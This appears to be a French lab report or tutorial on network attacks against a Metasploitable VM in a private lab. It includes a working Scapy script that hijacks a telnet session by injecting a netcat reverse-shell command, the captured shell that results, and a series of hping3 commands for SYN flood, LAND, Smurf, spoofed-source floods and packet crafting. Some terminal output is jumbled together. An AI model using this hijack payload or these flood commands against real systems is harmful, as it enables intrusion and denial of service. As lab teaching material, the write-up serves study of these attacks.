
No.	Time	Source	Destination	Protocol	Length	Info
4513	1042.3796624..	192.168.1.7	192.168.1.13	SSHv2	178	Server: Encrypted packet (len=112)
4514	1042.3799387..	192.168.1.13	192.168.1.7	TCP	66	57418 -> 22 [ACK] Seq=13937 Ack=75934 Win=64128 Len=0 TSval=228321126...
4515	1042.3799387..	192.168.1.7	192.168.1.13	SSHv2	166	Server: Encrypted packet (len=100)
4516	1042.3800741..	192.168.1.13	192.168.1.7	TCP	66	57418 -> 22 [ACK] Seq=13937 Ack=76034 Win=64128 Len=0 TSval=228321126...
4517	1042.3800741..	192.168.1.7	192.168.1.13	SSHv2	102	Server: Encrypted packet (len=36)
4518	1042.3800861..	192.168.1.13	192.168.1.7	TCP	66	57418 -> 22 [ACK] Seq=13937 Ack=76070 Win=64128 Len=0 TSval=228321126...
4519	1042.38004744..	192.168.1.13	192.168.1.7	SSHv2	142	Server: Encrypted packet (len=36)
4520	1042.38004934..	192.168.1.13	192.168.1.7	TCP	66	57418 -> 22 [ACK] Seq=13937 Ack=76146 Win=64128 Len=0 TSval=228321126...
4521	1042.38008738..	192.168.1.13	192.168.1.7	SSHv2	102	Server: Encrypted packet (len=36)
4522	1042.3800910..	192.168.1.13	192.168.1.7	TCP	66	57418 -> 22 [ACK] Seq=13937 Ack=76182 Win=64128 Len=0 TSval=228321126...
4523	1042.3855827..	192.168.1.7	192.168.1.13	SSHv2	174	Server: Encrypted packet (len=108)
4524	1042.3856215..	192.168.1.13	192.168.1.7	TCP	66	57418 -> 22 [ACK] Seq=13937 Ack=76290 Win=64128 Len=0 TSval=228321126...
5125	1536.3073809..	192.168.1.13	192.168.1.7	TCP	54	[TCP ACKED unseen segment] 57418 -> 22 [RST, ACK] Seq=1510336460 Ack=...

Transmission Control Protocol, Src Port: 57418, Dst Port: 22, Seq: 13937, Ack: 76290, Len: 0  
Source Port: 57418  
Destination Port: 22  
[Stream index: 1]  
[Conversation completeness: Incomplete, DATA (15)]  
[TCP Segment Len: 0]  
Sequence Number: 13937 (relative sequence number)  
Sequence Number (raw): 27A465A710  
0020 01 07 e0 4a 00 16 a5 fa 85 16 d6 42 ff d8 00 10 ..J...:B..:..  
0030 01 f5 83 8b 00 01 01 08 0a 88 17 0a 02 c2 b9 ..:..:..  
0040 d3 9a ..:..:..



## Exploitation Connection :

D'abord en va vérifier l'ip de la machine :



On utilise le scripte suivant pour modifier notre paquet et la enchainier avec un malicious code dans notre cas ( code de reverse Tcp ) :

```

GNU nano 6.2
#!/usr/bin/python

from scapy.all import *

IPLayer = IP(src="10.10.10.5", dst="10.10.10.7")

TCPLayer = TCP(sport=3333, dport=2222, flags="A", seq=3343234343, ack=3434343434)

data = "\n nc -e /bin/sh 10.10.10.4 4444 \n"
pkt = IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose= 0)

```

Donc, nous activons wireshark pour capturer le trafic et après avoir connecté le client au serveur :

```
joms@joms-VirtualBox:~$ telnet 10.10.10.7
Trying 10.10.10.7...
Connected to 10.10.10.7.
Escape character is '^]'.

[REDACTED]

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Thu Mar 24 03:21:53 EDT 2022 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

nous pouvons voir que wireshark le trafic capturé dans wireshark :



nous prenons le dernier paquet tcp de tous ces paquets :

*enp0s8						
No.	Time	Source	Destination	Protocol	Length	Info
67	5.865543836	10.10.10.5	10.10.10.7	TCP	66	34234 → 23 [ACK] Seq=145 Ack=698 W...
68	6.547465420	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
69	6.588307439	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=146 W...
70	6.685277425	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
71	6.685696041	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=147 W...
72	6.931076007	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
73	6.931485616	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=148 W...
74	7.209531487	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
75	7.209962036	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=149 W...
76	7.365463609	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
77	7.365835728	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=150 W...
78	7.544823858	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
79	7.54553279	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=151 W...
80	7.697447793	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
81	7.697870477	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=152 W...
82	7.898004017	10.10.10.5	10.10.10.7	TELNET	67	Telnet Data ...
83	7.898269313	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=153 W...
84	8.155972662	10.10.10.5	10.10.10.7	TELNET	68	Telnet Data ...
85	8.156054222	10.10.10.7	10.10.10.5	TCP	66	23 → 34234 [ACK] Seq=698 Ack=155 W...
86	8.156054222	10.10.10.5	10.10.10.7	TELNET	68	Telnet Data ...
87	8.156054222	10.10.10.7	10.10.10.5	TCP	66	34234 → 23 [ACK] Seq=155 Ack=700 W...
88	8.160630037	10.10.10.5	10.10.10.7	TELNET	606	Telnet Data ...
89	8.160630037	10.10.10.5	10.10.10.7	TCP	66	34234 → 23 [ACK] Seq=155 Ack=1240 W...

the last packet

Frame 89: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s8, id 0  
Ethernet II, Src: PcsCompu\_04:77:60 (08:00:27:04:77:60), Dst: PcsCompu\_51:ac:1a (08:00:27:51:ac:1a)  
Internet Protocol Version 4, Src: 10.10.10.5, Dst: 10.10.10.7  
Transmission Control Protocol, Src Port: 34234, Dst Port: 23, Seq: 155, Ack: 1240, Len: 0  
Source Port: 34234  
Destination Port: 23  
[Stream index: 1]  
[TCP Segment Len: 0]  
Sequence Number: 155 (relative sequence number)  
Sequence Number (raw): 660426825  
[Next Sequence Number: 155 (relative sequence number)]  
Acknowledgment Number: 1240 (relative ack number)  
Acknowledgment number (raw): 3335935901  
1000 .... = Header Length: 32 bytes (8)  
Flags: 0x010 (ACK)  
Window: 501  
[Calculated window size: 64128]  
[Window size scaling factor: 128]  
Checksum: 0x2846 [unverified]  
[Checksum Status: Unverified]  
Urgent Pointer: 0  
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps  
[SEQ/ACK analysis]  
[Timestamps]

Maintenant, il suffit de remplacer le contenu de notre script par celui du trafic capté :

```
GNU nano 6.2                                     rever.py *
#!/usr/bin/python

from scapy.all import *

IPLayer = IP(src="10.10.10.5", dst="10.10.10.7")
TCPLayer = TCP(sport=34234, dport=23, flags="A", seq=660426825, ack=3335935901)

data = "\n nc -e /bin/sh 10.10.10.4 4444 \n"
pkt = IPLayer/TCPLayer/data
ls(pkt)
send(pkt, verbose= 0)
```

on lance un listener avant d'envoyer le paquet :

```
[~] (root@Joms7x) [~] UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
[~] # nc -nvlp 4444
listening on [any] 4444
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo
ult qlen 1000
    link/ether 08:00:27:64:99:96 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.4/24 brd 10.10.10.255 scope global dynamic no
        valid_lft 460sec preferred_lft 460sec
    inet6 fe80::a00:27ff:fe64:9996/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

En envoie les packets :

```
[~] (joms@Joms7x) [~/Desktop]
[~] $ sudo python3 rever.py
sudo: unable to resolve host Joms7x: Name or service not known
[sudo] password for joms:
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField                = 0          (0)
len Notes   : ShortField               = None      (None)
id          : ShortField               = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)        = 0          (0)
ttl          : ByteField                = 64         (64)
proto        : ByteEnumField           = 6          (0)
chksum       : XShortField             = None      (None)
src          : SourceIPField           = '10.10.10.5' (None)
dst          : DestIPField              = '10.10.10.7' (None)
options      : PacketListField         = []         ([])
--
sport        : ShortEnumField           = 34234     (20)
dport        : ShortEnumField           = 23         (80)
seq          : IntField                 = 660426825 (0)
ack          : IntField                 = 3335935901 (0)
dataofs      : BitField (4 bits)        = None      (None)
reserved     : BitField (3 bits)        = 0          (0)
flags        : FlagsField (9 bits)       = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
chksum       : XShortField             = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField         = []         (b'')
--
load        : StrField                = b'\n nc -e /bin/sh 10.10.10.4 4444 \n
' (b'')
```

et enfin on a le shell :

```
[root@Joms7x]# nc -nvlp 4444
# nc -nvlp 4444: [Errno 1] Operation not permitted
listening on [any] 4444 ...
connect to [10.10.10.4] from (UNKNOWN) [10.10.10.7] 40497
ls
vulnerable
whoami
msfadmin
[!] sudo python3 rever.py
Sudo: unable to resolve host Joms7x: Name or service no
[sudo] password for joms:
version      : BitField (4 hits) = 4
```

## 4 - DOS/DDoS :


Cette partie va être consacrée à l'exploitation des attaques de type Dos/DDos  
va utiliser l'outil : **hping3**

1. Un puissant outil de création de paquets
2. Personnalisez n'importe quel paquet sous n'importe quelle forme
3. Contourner les règles du pare-feu
4. Effectuer une analyse de port
5. Exploiter les vulnérabilités connues de la pile TCP/IP

```
root@rvir00t:~# hping3 --help
usage: hping3 host [options]
-h --help      show this help
-v --version   show version
-c --count     packet count
-i --interval wait (uX for X microseconds, for example -i u1000)
--fast         alias for -i u10000 (10 packets for second)
--faster        alias for -i u1000 (100 packets for second)
--flood         sent packets as fast as possible. Don't show replies.
-n --numeric   numeric output
-q --quiet     quiet
-I --interface interface name (otherwise default routing interface)
-V --verbose    verbose mode
-D --debug     debugging info
-z --bind      bind ctrl+z to ttl          (default to dst port)
-Z --unbind    unbind ctrl+z
--beep         beep for every matching packet received
Mode
default mode      TCP
-0 --rawip        RAW IP mode
-1 --icmp         ICMP mode
-2 --udp          UDP mode
-8 --scan         SCAN mode.
-9 --listen       listen mode
IP
-a --spoof        spoof source address
--rand-dest       random destination address mode. see the man.
--rand-source     random source address mode. see the man.
-t --ttl          ttl (default 64)
-N --id           id (default random)
-W --winid        use win* id byte ordering
-r --rel          relativize id field      (to estimate host traffic)
-f --frag         split packets in more frag. (may pass weak acl)
-x --morefrag     set more fragments flag
-y --dontfrag    set don't fragment flag
-g --fragoff     set the fragment offset
-m --mtu          set virtual mtu, implies --frag if packet size > mtu
-o --tos          type of service (default 0x00), try --tos help
-G --rroute       includes RECORD_ROUTE option and display the route buffer
--lsrr          loose source routing and record route
--ssrr          strict source routing and record route
-H --ipproto     set the IP protocol field, only in RAW IP mode
ICMP
-C --icmptype    icmp type (default echo request)
```


### 1 - SYN Flood Attack :

Syn flood est également connu sous le nom d'attaque semi-ouverte. Dans cette attaque, l'attaquant envoie plusieurs demandes de connexion pour effectuer l'attaque par déni de service distribué. **# hping3 -S -p 80 Target — flood**



## 2 - LAND Attack :

Il s'agit d'une sorte d'attaque DoS (Denial of Service) dans laquelle un paquet est envoyé à une machine cible avec la même adresse (adresse source et adresse de destination identiques). # hping3 -S -p 80 127.0.0.1 -a 127.0.0.1




### 3 - SMURF Attack :

Il s'agit d'une sorte d'attaque DDoS dans laquelle l'adresse source usurpée envoie une grande quantité de paquets ICMP à l'adresse cible. Il utilise une adresse victime comme adresse source pour envoyer/diffuser la requête ping ICMP multiple.

```
# hping3 -- icmp -- flood 127.0.0.1 -a 127.0.0.1
```

Exécutez la commande suivante pour vérifier la réponse dans Wireshark indiquant que plusieurs paquets ICMP usurpés sont envoyés en une seconde seulement et effectuez une inondation sur le serveur de destination.




#### 4 - Random Source Attack :

Dans cette attaque, un attaquant peut envoyer plusieurs paquets aléatoires avec différentes adresses source à la machine cible, ce qui peut provoquer l'attaque par déni de service distribué. Il est difficile d'identifier l'adresse source réelle après qu'un incident se soit produit.

La sortie est mise en surbrillance dans l'outil d'analyse de paquets (Wireshark)

# hping3 -S -p 80 Target — flood — rand-source



#### 5 - TCP Sequence Prediction Attack (ISN Prediction) :

Lorsqu'un paquet est envoyé ou reçu du client au serveur, chaque paquet contient généralement un numéro de séquence qui permet de suivre les paquets de données reçus et reconnus. Parfois, les attaquants exploitent le numéro de séquence des paquets TCP et s'engagent à commettre des attaques pour effectuer des activités malveillantes.


Le but de cette attaque est de prédire le numéro de séquence utilisé pour identifier les paquets dans une connexion TCP, qui peut être utilisé pour contrefaire des paquets. Vous trouverez ci-dessous la commande permettant d'identifier le numéro de séquence des paquets TCP.

```
# hping3 -S -p 80 -Q 127.0.0.1
```

```
root@rvir00t:~# hping3 -S -p 80 -Q 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
2713772358 +2713772358
2177577178 +3758772115
2316948056 +139370878
3737922669 +1420974613
1512457255 +2069501881
2645650303 +1133193048
1791007316 +3440324308
3275655590 +1484648274
4182504063 +906848473
^C
--- 127.0.0.1 hping statistic ---
9 packets transmitted, 9 packets received, 0% packet loss
round-trip min/avg/max = 4.8/16.8/42.9 ms
root@rvir00t:~#
```

## 6 - Ping of the death :

Il s'agit d'une sorte d'attaque DoS (Denial of Service) dans laquelle un grand paquet icmp (ping) est envoyé à une machine cible en peu de temps.



Quelques techniques utiles pour effectuer une analyse du pare-feu OU personnaliser les paquets selon le plan d'attaque.

### **Personnalisation des paquets ICMP :**

- *hping3 — icmp /-1 Target (Simple ICMP Echo Request)*
- *hping3 — icmp -c 8 -V Target (Packets Count and Verbose)*
- *hping3 — icmp -c 4 -d 300 Target (data is send with 300 bytes of data)*
- *hping3 — icmp -c 4 -t 56 Target (set TTL value of 56)*
- *hping3 — icmp -t 56 -c 5 — mtu 8 -d 300 -V — tos — frag 32 Target*

### **Personnalisation du paquet SYN :**

- *hping3 -S -p 80 Target (Sending SYN packet on port 80)*
- *hping3 -S -p 80 -s 1234 -k Target (Sending SYN packet on port 80 from port 1234)*
- *hping3 -S -p ++21 Target (Incrementing Destination Port by 1 after each sent packet)*

### **Définir différents Flags :**

- *hping3 -p 80 -s 1234 -F Target*
- *hping3 -p 80 -s 1234 -A Target*
- *hping3 -p 80 -s 1234 -FUP -d 200 Target*
- *hping3 -p 80 -s 1234 -Y — mtu 8 Target*

## C - Containerisation des attaques réseau sur Docker :

